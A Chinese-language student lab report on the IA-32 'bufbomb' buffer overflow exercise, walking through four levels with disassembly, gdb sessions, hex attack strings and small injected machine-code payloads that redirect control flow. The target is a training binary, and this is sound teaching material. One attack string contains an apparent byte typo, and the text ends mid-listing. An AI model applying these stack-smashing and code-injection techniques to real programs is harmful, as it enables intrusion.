目录

一、实验介绍

1、实验目的

理解 IA-32 的过程调用和程序栈的组织情况；

2、实验内容

对于文件夹中 bufbomb 可执行文件进行栈溢出攻击。

3、实验原理

本实验为缓冲区溢出实验，其基本原理非常简单，和 C 语言的运行时和 Gets 函数有关，下面是一个简单的例子,

```
unsigned getbuf() {
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;

}
```

在示例代码中,getbuf 函数分配了一个大小为BUFFER_SIZE 的临时数组 buf,那么在运行时，将会在栈上分配 BUFFER_SIZE 个 char 那么大的一段空间。

同时，我们的<Gets>是从标准输入中读取输入，并将读到的一串字符放置到 buf 指向的缓冲区。当读到的这串字符长度不超过缓冲区，那么平安无事；但是遗憾的是，当读到的这串字符长度超过缓冲区长度，就代表位于缓冲区的更高字节的内存位置的原有数据会被覆盖，这些数据可能是当前函数分配的临时数据，可能是返回地址，也可能是保存的寄存器，甚至是上一个函数的 frame...(参考教材中的内容，并可以上网查阅"x86 函数调用约定")。在本次实验中，我们正是要利用后一种现象，来达成我们的目标--缓冲区溢出攻击.

二、Buffer Lab_1

1、任务描述（task1: smoke）

构造一个攻击字符串作为 bufbomb 的输入,在 getbuf()中造成缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数，而是转到 smoke()函数执行

2、实验步骤

（1）将 bufbomb 进行反汇编得到 bufbomb.s,并且使用 chmod 777 bufbomb hex2raw 修改到最高权限；

（2）C 代码分析（*来自 readme 文档*）

```
void test()
{
    int val;
    /* Put canary on stack to detect possible corruption */
    volatile int local = uniqueval();

    val = getbuf();

    /* Check for corrupted stack */
    if (local != uniqueval()) {
        printf("Sabotaged!: the stack has been corrupted\n");
    }
    else if (val == cookie) {
        printf("Boom!: getbuf returned 0x%x\n", val);
        validate(3);
    } else {
        printf("Dud: getbuf returned 0x%x\n", val);
    }
}
```

```
void smoke()
{
    printf("Smoke!: You called smoke()\n");
    validate(0);
    exit(0);
}
```

（3）汇编代码分析

a.分析 getbuf 函数

```
08049284 <getbuf>:
 8049284:       55                      push   %ebp        //将%ebp压入栈中
 8049285:       89 e5                   mov    %esp,%ebp   //%ebp=%esp
 8049287:       83 ec 38                sub    $0x38,%esp   //栈指针下移56个字节
 804928a:       8d 45 d8                lea    -0x28(%ebp),%eax   //将%ebp-40的所指向的的值赋给%eax
 804928d:       89 04 24                mov    %eax,(%esp)     //将%eax的值赋给%esp所指向的内存
 8049290:       e8 d1 fa ff ff          call   8048d66 <Gets>   //调用Gets函数，进行输入
 8049295:       b8 01 00 00 00          mov    $0x1,%eax    //%eax=1
 804929a:       c9                      leave
 804929b:       c3
```

其中调用 Gets 函数

由于不是本实验重点，不做具体分析，查资料知

*C 库函数 char *gets(char *str) 从标准输入 stdin 读取一行，并把它存储在 str 所指向的字符串中。当读取到换行符时，或者到达文件末尾时，它会停止，具体视情况而定。调用格式为：gets(s);　其中 s 为字符串变量（字符串数组名或字符串指针）。返回值：读入成功，返回与参数 buffer 相同的指针；读入过程中遇到 EOF(End-of-File)或发生错误，返回 NULL 指针。所以在遇到返回值为 NULL 的情况，要用 ferror 或 feof 函数检查是发生错误还是遇到 EOF。*

gets(s)函数与 scanf("%s",s) 相似，但不完全相同，使用 scanf("%s",s) 函数输入字符串时存在一个问题，就是如果输入了空格会认为字符串结束，空格后的字符将作为下一个输入项处理，但 gets()函数将接收输入的整个字符串直到遇到换行为止。

b. 分析 smoke 函数

```
08048b04 <smoke>:   //04 8b 04 08        smoke地址
8048b04:        55                      push   %ebp    //将%ebp压入栈中
8048b05:        89 e5                   mov    %esp,%ebp
8048b07:        83 ec 18                sub    $0x18,%esp    //栈指针下移24个字节
8048b0a:        c7 04 24 b0 a5 04 08    movl   $0x804a5b0,(%esp)
8048b11:        e8 ea fd ff ff          call   8048900 <puts@plt>
8048b16:        c7 04 24 00 00 00 00    movl   $0x0,(%esp)
8048b1d:        e8 0c 09 00 00          call   804942e <validate>
8048b22:        c7 04 24 00 00 00 00    movl   $0x0,(%esp)
8048b29:        e8 f2 fd ff ff          call   8048920 <exit@plt>
```

使用 gdb 查看 0x804a5b0

```
(gdb) x/s 0x804a5b0
0x804a5b0:      "Smoke!: You called smoke()"
(gdb)
```


c. 分析

由 getbuf 知，在栈上分配了 56+4 个字节，其中 buf 的缓冲区有 40 个字节所以如果想返回 smoke 函数，输入的功能就是用来覆盖 getbuf 函数内的 buf（缓冲区），进而溢出并覆盖 ebp 和 ebp 上面的返回地址，**所以输入的大小应该是 0x28+4+4=48 个字节。并且其最后 4 个字节应是 smoke 函数的地址，正好覆盖 ebp 上方的原始返回地址。这样再从 getbuf 返回时，取出的根据输入设置的地址，就可实现控制转移。**

由于机器采用小端输入，所以 smoke 地址由 0x08048b04 变为 0x 04 8b 04 08 ，所以第一关输入答案可以是

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 04 8b 04 08

其中前 44 个字节可以为 0-9，a-f 中任意数字，后四个字节即是 smoke 地址（小端法）。



栈的示意图

（4）运行结果

cat input1.txt |./hex2raw |./bufbomb -u 2019300003032

```
root@evassh-3342312:/data/workspace/myshixun/overflow1# cat input1.txt |./hex2raw |./bufbomb -u 2019300003032
Userid: 2019300003032
Cookie: 0x5aad556c
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
root@evassh-3342312:/data/workspace/myshixun/overflow1#
```

3、代码文件（答案不唯一）

```
12 34 56 78 9a bc de f0
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 04 8b 04 08
```

三、Buffer Lab_2

1、任务描述（task2:fizz）

构造一个攻击字符串作为 bufbomb 的输入，在 getbuf()中造成缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数，而是转到`fizz(int)`函数执行,且必须要使该参数为你的 cookie。

2、实验步骤

（1）c 代码分析（readme 文件）

```
void fizz(int val)
{
    if (val == cookie) {
    printf("Fizz!: You called fizz(0x%x)\n", val);
    validate(1);

    } else
    printf("Misfire: You called fizz(0x%x)\n", val);
    exit(0);
}
```

与第一题相比，就是要让输入等于cookie

（2）汇编代码分析

```
08048b2e <fizz>:
8048b2e:       55                      push   %ebp     //将%ebp压入栈中
8048b2f:       89 e5                   mov    %esp,%ebp  //%rbp=%esp
8048b31:       83 ec 18                sub    $0x18,%esp  //栈指针下移24个字节
8048b34:       8b 55 08                mov    0x8(%ebp),%edx   //将%ebp+8 所指向的内存值赋给%rdx
8048b37:       a1 04 e1 04 08          mov    0x804e104,%eax   //将0x804e104地址处的值赋给%rax
8048b3c:       39 c2                   cmp    %eax,%edx       //比较
8048b3e:       75 22                   jne    8048b62 <fizz+0x34>   //相等则跳转到0x8048b62
8048b40:       b8 cb a5 04 08          mov    $0x804a5cb,%eax       //否则将0x804a5cb赋给%eax
8048b45:       8b 55 08                mov    0x8(%ebp),%edx     //将%ebp+8地址所指向的值赋给%edx
8048b48:       89 54 24 04             mov    %edx,0x4(%esp)     //将%edx的内容赋给%esp+4地址所指向的值
8048b4c:       89 04 24                mov    %eax,(%esp)        //将%eax的内容赋给%esp所指向的值
8048b4f:       e8 dc fc ff ff          call   8048830 <printf@plt>
8048b54:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
8048b5b:       e8 ce 08 00 00          call   804942e <validate>
8048b60:       eb 14                   jmp    8048b76 <fizz+0x48>

8048b62:       b8 ec a5 04 08          mov    $0x804a5ec,%eax   // 将0x804a5ec地址处的值赋给%rax
8048b67:       8b 55 08                mov    0x8(%ebp),%edx    //将%ebp+8 所指向的内存值赋给%edx
8048b6a:       89 54 24 04             mov    %edx,0x4(%esp)    //将%edx的内容赋给%esp+4地址所指向的值
8048b6e:       89 04 24                mov    %eax,(%esp)      //将%eax的内容赋给%esp所指向的值
8048b71:       e8 ba fc ff ff          call   8048830 <printf@plt>

8048b76:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
8048b7d:       e8 9e fd ff ff          call   8048920 <exit@plt>
```

本关实验主要实现要求是在 test 函数中利用 getbuf 缓冲区溢出，转到 fizz 函数，并且将 fizz 函数的输入设定为自己的 cookie，则完成任务，对 fizz 函数的具体内容不做分析；

使用 gdb 查看 fizz 中三个地址的内容：

```
(gdb) x/x 0x804e104
0x804e104 <cookie>:     0x00000000
(gdb) x/s 0x804e104
0x804e104 <cookie>:     ""
```

地址 0x804e104 存储的是输入的 cookie 值

```
(gdb) print (char*)0x804a5ec
$2 = 0x804a5ec "Misfire: You called fizz(0x%x)\n"
(gdb) x/s 0x804a5ec
0x804a5ec:      "Misfire: You called fizz(0x%x)\n"
```

地址 0x804a5ec 存储的是一条结果语句

```
(gdb) x/s 0x804a5cb
0x804a5cb:      "Fizz!: You called fizz(0x%x)\n"
```


地址 0x804a5cb 存储的是一条结果语句

易知地址 0x804e104 存储的是自己的 coolie 值，结合第一题对 getbuf 函数的分析画出栈的示意图：

当返回值是 fizz 函数的地址，若是正常情况的调用 fizz 函数，可以发现 *返回地址+4* 的位置是%ebp（由被调用者保存），即 fizz 函数，而 *返回地址+8* 的位置则是 fizz 函数的输入值。

其中：Userid: 2019300003032

Cookie: 0x5a ad 55 6c



所以分析得出即 buf 缓冲区的 40 个字节+%ebp 占的 4 个字节+fizz 地址的 4 个字节+Fizz 函数正常调用下的%ebp 所占用的 4 个字节+输入值所占据的 4 个字节=56 个字节，则答案可以是

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 2e 8b 04 08　（fizz 地址）
00 00 00 00 6c 55 ad 5a　（使用自己的学号产生的 cookie）

（3）命令运行结果

使用自己的学号 2019300003032 产生的 cookie 能通过第二关

chmod 777 hex2raw bufbomb　//开始调试前修改权限

cat input2.txt |./hex2raw |./bufbomb -u 2019300003032

```
Userid: 2019300003032
Cookie: 0x5aad556c
Type string:Fizz!: You called fizz(0x5aad556c)
VALID
NICE JOB!
```

3、提交代码文件

由于课程系统限制，**提交答案中所用的 cookie 必须是所提供的学号 2016010305，cookie 值为 0x3d91b195**

```
root@evassh-3342312:/da
Userid: 2016010305
Cookie: 0x3d91b195
```

所以代码文件为（处理过程与自己处理自己学号一致）

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 2e 8b 04 08
00 00 00 00 95 b1 91 3d
```

四、Buffer Lab_3

1、任务描述（task3:bang）

造一个攻击字符串作为 bufbomb 的输入，在 getbuf()中造成缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数，而是转到`bang()`函数执行,且要使得变量 global_value 的值为你的 cookie

2、实验步骤

（1）c 代码分析（来自 readme 文档）

```
int global_value = 0;
```
重点在于修改这个值

```
void bang(int val)
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n", global_value);
        validate(2);
    } else
        printf("Misfire: global_value = 0x%x\n", global_value);
    exit(0);
}
```

分析 bang 函数，发现与 fizz 类似，但 bang()中，val 没有被使用，而是一个全局变量 global_value 与 cookie 进行比较，这里 global_value 的值应等于对应学号的 cookie 才算成功，所以要将将全局变量 global_value 设置为 cookie 值，所以关键在于找出全局变量 global_value 在栈中的储存位置

（2）汇编代码分析

```
Dump of assembler code for function bang:
   0x08048b82 <+0>:     push   %ebp
   0x08048b83 <+1>:     mov    %esp,%ebp
   0x08048b85 <+3>:     sub    $0x18,%esp   //栈指针下移24个字节
   0x08048b88 <+6>:     mov    0x804e10c,%eax  //将地址0x804e10c 内容赋给%eax
   0x08048b8d <+11>:    mov    %eax,%edx     //%edx=%eax
   0x08048b8f <+13>:    mov    0x804e104,%eax  //将地址0x804e104 内容赋给%eax
   0x08048b94 <+18>:    cmp    %eax,%edx     //比较   global_value == cookie
   0x08048b96 <+20>:    jne    0x8048bbd <bang+59> //相等跳转到0x8048bbd
   0x08048b98 <+22>:    mov    0x804e10c,%edx   //不等则将地址0x804e10c的内容赋给%edx
   0x08048b9e <+28>:    mov    $0x804a60c,%eax  //将地址0x804a60c的内容赋给%eax
   0x08048ba3 <+33>:    mov    %edx,0x4(%esp)   //将%edx的内容赋给%esp+4地址所指向的值
   0x08048ba7 <+37>:    mov    %eax,(%esp)       //将%eax的内容赋给%esp地址所指向的值
   0x08048baa <+40>:    call   0x8048830 <printf@plt>
   0x08048baf <+45>:    movl   $0x2,(%esp)
   0x08048bb6 <+52>:    call   0x804942e <validate>
   0x08048bbb <+57>:    jmp    0x8048bd4 <bang+82>

   0x08048bbd <+59>:    mov    0x804e10c,%edx  //将地址0x804e10c的内容赋给%edx
   0x08048bc3 <+65>:    mov    $0x804a631,%eax  //将地址0x804a631的内容赋给%eax
   0x08048bc8 <+70>:    mov    %edx,0x4(%esp)   //将%edx的内容赋给%esp+4地址所指向的值
   0x08048bcc <+74>:    mov    %eax,(%esp)     //将%eax的内容赋给%esp地址所指向的值
   0x08048bcf <+77>:    call   0x8048830 <printf@plt>
   0x08048bd4 <+82>:    movl   $0x0,(%esp)
   0x08048bdb <+89>:    call   0x8048920 <exit@plt>
```

使用 gdb 查看四处可疑地址的内容

```
(gdb) x/s 0x804e10c
0x804e10c <global_value>:       ""
(gdb) x/x 0x804e10c
0x804e10c <global_value>:       0x00
```

地址 0x804e10c 存储的是全局变量的值

```
(gdb) x/x 0x804e104
0x804e104 <cookie>:     0x00
(gdb) x/s 0x804e104
0x804e104 <cookie>:     ""
```

地址 0x804e104 存储的是 cookie 的值

```
(gdb) x/s 0x804a60c
0x804a60c:      "Bang!: You set global_value to 0x%x\n"
```

地址 0x804a60c 存储的是一条语句

```
(gdb) x/s 0x804a631
0x804a631:      "Misfire: global_value = 0x%x\n"
```

地址 0x804a631 的值存储的是一条语句

结合 c 代码和汇编代码，对函数的调用的过程有了较为清楚的认识，结合 getbuf，所以只要 getbuf 缓冲区溢出 ，修改 globa_value 的值为自己学号的 cookie，并且返回到 bang()函数就可，本题与第一题和第二题不同在于 global 是一个全局变量（第一题直接覆盖，第二题修改局部变量）。


要想篡改全局变量，直接使用之前的技巧是不可能实现的，因此我们需要新的方法。即在字符串中写入我们自己的代码，然后篡改 getbuf()的返回值到我们自己写的代码，即可完成目标

（3）具体步骤（实验调试中使用自己的学号 2019300003032 作为参数）

a.将全局变量的值修改为自己的 cookie 值，写出汇编代码，使用 gcc -m32 -c filename.s 生成 filename.o 文件，再利用反汇编得到二进制文件

```
00000000 <.text>:
   0:   b8 6c 55 ad 5a          mov    $0x5aad556c,%eax
   5:   b9 0c e1 04 08          mov    $0x804e10c,%ecx
   a:   89 01                   mov    %eax,(%ecx)
   c:   68 82 8b 04 08          push   $0x8048b82
  11:   c3                      ret
```

那么 b8 6c 55 ad 5a b9 0c e1 04 08 89 01 68 82 8b 04 08 c3 就是我们的攻击字符串代码，实现了修改全局变量为自己学号的 cookie,并且使程序执行转到 bang 函数，此串攻击二进制数字通过 gets 被写入 getbuf 缓冲区，接下来就是要执行此串代码，画出栈的示意图，



分析知，getbuf 最后返回地址应该是攻击代码的起始值，接下来使用 gdb 查出攻击字符串在 getbuf 缓冲区开始的位置

c. 由 getbuf 中汇编语句知

```
Dump of assembler code for function getbuf:
   0x08049284 <+0>:     push   %ebp
   0x08049285 <+1>:     mov    %esp,%ebp
   0x08049287 <+3>:     sub    $0x38,%esp
=> 0x0804928a <+6>:     lea    -0x28(%ebp),%eax
   0x0804928d <+9>:     mov    %eax,(%esp)
   0x08049290 <+12>:    call   0x8048d66 <Gets>
   0x08049295 <+17>:    mov    $0x1,%eax
   0x0804929a <+22>:    leave
   0x0804929b <+23>:    ret
End of assembler dump.
```

缓冲区的开始地址是%ebp-0x28，所以

```
(gdb) b getbuf
Breakpoint 1 at 0x804928a
(gdb) r -u 2019300003032
Starting program: /data/workspace/myshixun/overflow3/bufbomb -u 2019300003032
Userid: 2019300003032
Cookie: 0x5aad556c

Breakpoint 1, 0x0804928a in getbuf ()
(gdb) p/x ($ebp -0x28)
$1 = 0x55683918
```

即汇编指令为 18 39 68 55

d. 得出攻击代码指令为

```
b8 6c 55 ad 5a b9 0c e1
04 08 89 01 68 82 8b 04
08 c3 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
```

00 00 00 00 18 39 68 55

运行得

```
root@evassh-3342312:/data/workspace/myshixun/overflow3# cat input3.txt |./hex2raw  |./bufbomb  -u 2019300003032
Userid: 2019300003032
Cookie: 0x5aad556c
Type string:Bang!: You set global_value to 0x5aad556c
VALID
NICE JOB!
root@evassh-3342312:/data/workspace/myshixun/overflow3#
```

e.同 a,b,c,d 将学号置换成 2016010305 进行实验

```
00000000 <.text>:
   0:   b8 6c 55 ad 5a          mov    $0x5aad556c,%eax
   5:   b9 0c e1 04 08          mov    $0x804e10c,%ecx
   a:   89 01                   mov    %eax,(%ecx)
   c:   68 82 8b 04 08          push   $0x8048b82
  11:   c3                      ret
```

```
Starting program: /data/workspace/myshixun/overflow3/bufbomb -u 2016010305
Userid: 2016010305
Cookie: 0x3d91b195

Breakpoint 2, 0x0804928a in getbuf ()
(gdb) p/x ($ebp -0x28)
$2 = 0x55683ba8
```

攻击代码为

b8 95 b1 91 3d b9 0c e1
04 08 89 01 68 82 8b 04
08 c3 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 a8 3b 68 55

运行

```
root@evassh-3342312:/data/workspace/myshixun/overflow3# cat input3.txt |./hex2raw |./bufbomb -u 2016010305
Userid: 2016010305
Cookie: 0x3d91b195
Type string:Bang!: You set global_value to 0x3d91b195
VALID
NICE JOB!
```

3、代码文件

```
1   b8 95 b1 91 3d b9 0c e1
2   04 08 89 01 68 82 8b 04
3   08 c3 00 00 00 00 00 00
4   00 00 00 00 00 00 00 00
5   00 00 00 00 00 00 00 00
6   00 00 00 00 a8 3b 68 55
```

五、Buffer Lab_4

1、任务描述（task4:bomb）

在本任务中我们希望 getbuf()结束后回到 test()原本的位置，并将你的 cookie 作为 getbuf()的返回值传给 test()。为了使攻击更加具有迷惑性我们还希望 saved ebp 被复原，这样一来原程序就完全不会因为外部攻击而出错崩溃，也就是退出攻击后要保证栈空间还原，使 test()察觉不到我们干了什么，就好像我们什么都没做一样。

2、实验步骤

（1）c 代码分析

```
void test()
{
    int val;
    /* Put canary on stack to detect possible corruption */
    volatile int local = uniqueval();

    val = getbuf();

    /* Check for corrupted stack */
    if (local != uniqueval()) {
    printf("Sabotaged!: the stack has been corrupted\n");
    }
    else if (val == cookie) {
    printf("Boom!: getbuf returned 0x%x\n", val);
    validate(3);
    } else {
        printf("Dud: getbuf returned 0x%x\n", val);
    }
}
```

（2）汇编代码分析

```
08048be0 <test>:
 8048be0:       55                      push   %ebp
 8048be1:       89 e5                   mov    %esp,%ebp
 8048be3:       83 ec 28                sub    $0x28,%esp
 8048be6:       e8 38 04 00 00          call   8049023 <uniqueval>
 8048beb:       89 45 f0                mov    %eax,-0x10(%ebp)
 8048bee:       e8 91 06 00 00          call   8049284 <getbuf>      调用getbuf

                                回到test的位置
 8048bf3:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048bf6:       e8 28 04 00 00          call   8049023 <uniqueval>
 8048bfb:       8b 55 f0                mov    -0x10(%ebp),%edx
 8048bfe:       39 d0                   cmp    %edx,%eax
 8048c00:       74 0e                   je     8048c10 <test+0x30>
 8048c02:       c7 04 24 50 a6 04 08    movl   $0x804a650,(%esp)
 8048c09:       e8 f2 fc ff ff          call   8048900 <puts@plt>
 8048c0e:       eb 42                   jmp    8048c52 <test+0x72>
 8048c10:       8b 55 f4                mov    -0xc(%ebp),%edx
```

（3）具体步骤

a. 构建攻击代码，写出汇编代码，使用 gcc -m32 -c filename.s 生成 filename.o 文件，再利用反汇编得到二进制文件

```
00000000 <.text>:
   0: b8 6c 55 ad 5a          mov    $0x5aad556c,%eax  //将cookie作为返回值
   5: 68 f3 8b 04 08          push   $0x8048bf3  //回到test
   a: c3                      ret
```

那么 b8 6c 55 ad 5a 68 f3 8b 04 08 c3 就是我们的攻击代码，使得 cookie 作为 getbuf 的返回值，并且回到 test 函数；

b. **题目要求恢复 ebp 的值，所以要找到 ebp 刚开始保存的值**


使用 gdb 进行调试

```
(gdb) b test
Breakpoint 1 at 0x8048be6
(gdb) r -u 2019300003032
Starting program: /data/workspace/myshixun/overflow3/bufbomb -u 2019300003032
Userid: 2019300003032
Cookie: 0x5aad556c

Breakpoint 1, 0x08048be6 in test ()
(gdb) p/x $ebp
$1 = 0x55683970
```

%ebp 的值为 0x55683970，则攻击二进制数为 70 39 68 55

分析知，getbuf 最后返回地址应该是攻击代码的起始值，接下来使用 gdb 查出攻击字符串在 getbuf 缓冲区开始的位置，画出栈的示意图



c. 由 getbuf 中汇编语句知

```
Dump of assembler code for function getbuf:
   0x08049284 <+0>:     push   %ebp
   0x08049285 <+1>:     mov    %esp,%ebp
   0x08049287 <+3>:     sub    $0x38,%esp
=> 0x0804928a <+6>:     lea    -0x28(%ebp),%eax
   0x0804928d <+9>:     mov    %eax,(%esp)
   0x08049290 <+12>:    call   0x8048d66 <Gets>
   0x08049295 <+17>:    mov    $0x1,%eax
   0x0804929a <+22>:    leave
   0x0804929b <+23>:    ret
End of assembler dump.
```

缓冲区的开始地址是%ebp-0x28，所以

```
(gdb) b getbuf
Breakpoint 1 at 0x804928a
(gdb) r -u 2019300003032
Starting program: /data/workspace/myshixun/overflow3/bufbomb -u 2019300003032
Userid: 2019300003032
Cookie: 0x5aad556c

Breakpoint 1, 0x0804928a in getbuf ()
(gdb) p/x ($ebp -0x28)
$1 = 0x55683918
```

即汇编指令为 18 39 68 55

d. 得出攻击代码指令为

b8 6c 55 ad 5a 68 f3 8b
04 08 c3 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
70 39 68 55 18 39 58 55

运行

```
root@evassh-3342312:/data/workspace/myshixun/overflow4# cat 11.txt |./hex2raw |./bufbomb -u 2019300003032
Userid: 2019300003032
Cookie: 0x5aad556c
Type string:Boom!: getbuf returned 0x5aad556c
VALID
NICE JOB!
root@evassh-3342312:/data/workspace/myshixun/overflow4#
```

e.同 a,b,c,d 将学号置换成 2016010305 进行实验

```
0000000 <.text>:
   0: b8 95 b1 91 3d          mov    $0x3d91b195,%eax
   5: 68 f3 8b 04 08          push   $0x8048bf3
   a: c3                      ret
```

```
(gdb) b test
Breakpoint 1 at 0x8048be6
(gdb) r -u 2016010305
Starting program: /data/workspace/myshixun/overflow4/bufbomb -u 2016010305
Userid: 2016010305
Cookie: 0x3d91b195

Breakpoint 1, 0x08048be6 in test ()
(gdb) p/x $ebp
$1 = 0x55683c00
```

```
(gdb) p/x ($ebp -0x28)
$1 = 0x55683ba8
(gdb)
```

攻击代码为

b8 95 b1 91 3d 68 f3 8b
04 08 c3 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00

00 3c 68 55 a8 3b 68 55

运行

```
root@evassh-3342312:/data/workspace/myshixun/overflow4# cat input4.txt |./hex2raw |./bufbomb -u 2016010305
Userid: 2016010305
Cookie: 0x3d91b195
Type string:Boom!: getbuf returned 0x3d91b195
VALID
NICE JOB!
root@evassh-3342312:/data/workspace/myshixun/overflow4#
```

（4）代码文件

```
b8 95 b1 91 3d 68 f3 8b
